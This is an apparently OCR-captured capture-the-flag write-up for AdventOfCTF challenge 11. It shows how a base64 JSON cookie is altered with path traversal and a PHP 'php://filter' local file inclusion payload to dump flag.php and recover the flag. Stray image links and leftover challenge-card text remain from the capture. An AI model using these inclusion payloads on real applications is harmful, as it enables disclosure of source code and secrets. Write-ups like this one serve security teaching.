

AdventOfCTF-11





We find that this cookie gets set:

```
eyJwYXRoIjoiLiIsInBhZ2UiOiJtYWluIn0%3D
```

If we try to decode this base64 encoded data we get


```
{"path":".","page":"main"}
```

This is very similar to challenge day 10. If we try to substitute the page main to flag we get this page back:

```
{"path":".","page":"flag"}

eyJwYXRoIjoiLiIsInBhZ2UiOiJmbGFnIn0=
```

We need to find a way of getting to the flag.php page. There many ways one is to use set the cookie to this value:

```
{"path":".","page":"main/../flag"}

eyJwYXRoIjoiLiIsInBhZ2UiOiJtYWluLy4uL2ZsYWcifQ==
```



Nice. Now we need to include the content of the page


So let's try to use filters!

```
{"path":".","page":"php://filter/convert.base64-encode/resource=main/../flag"}

eyJwYXRoIjoiLiIsInBhZ2UiOiJwaHA6Ly9maWx0ZXIvY29udmVydC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlP
W1haW4vLi4vZmxhZyJ9
```

The page is pretty locked down. Time to get creative.

```
{"path":"php://filter","page":"convert.base64-encode/resource=main/../flag"}

And base64 encode it
eyJwYXRoIjoicGhwOi8vZmlsdGVyIiwicGFnZSI6ImNvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT1tY
WluLy4uL2ZsYWcifQ==
```

Edit the page cookie with this new one and refresh the page.





```
PD9waHAKaWYoIWRlZmluZWQoJ015Q29uc3QnKSkgewogICBkaWUoJ0RpcmVjdCBhY2Nlc3Mgbm90IHBlcm1pd
HRlZCcpOwp9Cj8+Cgo8aDQ+V2h5IGRvZXMgRWdpc2NoZSBrZWVwIHNob3dpbmcgdXA/PC9oND4KPD9waHACm
lmICgkX0NPT0tJRVsiemVyb29uZW9uZSJdKSB7CiAgICAkZGF0YSA9IGpzb25fZGVjb2RlKGJhc2U2NF9kZWN
vZGUoJF9DT09LSUVbInplcm9vbmVvbmUiXSksIHRydWUpOwp9CgppZiAoZmFsc2UpIHsKPz4KICAgIDxwPgog
ICAgICAgIFRoZSBkYXJrIHNlY3JldCBvbiB0aGlzIHBhZ2UgaXM6IE5PVkl7TEZJX2FuZF9zdDFsbF95b3VfZ
jB1bmRfaXR9CiAgICA8L3A+Cjw/CiAgICBlY2hvICdZb3UgYXJlIG9uIHRoZSByaWdodCBwYWdlLCBidXQgeW91IGNhbm5vdCBzZWUgd2hhdCB5b3Ugd2FudCB5ZXQuIEdvIGdldCBwcm9tb3RlZCEKICAgIDwvcD4KPD9waHAKfQo/Pgo=
```

Base64 decoding this data becomes:

```
<?php
if(!defined('MyConst')) {
   die('Direct access not permitted');
}
?>

<h4>Why does Egische keep showing up?</h4>
<?php

if ($_COOKIE["zerooneone"]) {
    $data = json_decode(base64_decode($_COOKIE["zerooneone"]), true);
}

if (false) {
?>
    <p>
        The dark secret on this page is: NOVI{LFI_and_st1ll_you_f0und_it}
    </p>
<?
} else {
?>
    <p>
        You are on the right page, but you cannot see what you want yet. Go get promo
ted!
    </p>
<?php
}
?>
```

Flag: NOVI{LFI_and_st1ll_you_f0und_it}


CH- 11
11 FILTER
OPERATION LEVEL
11
パンク
CHROMEBOY
ADVENT OF CTF
FILTER
B
RANK - B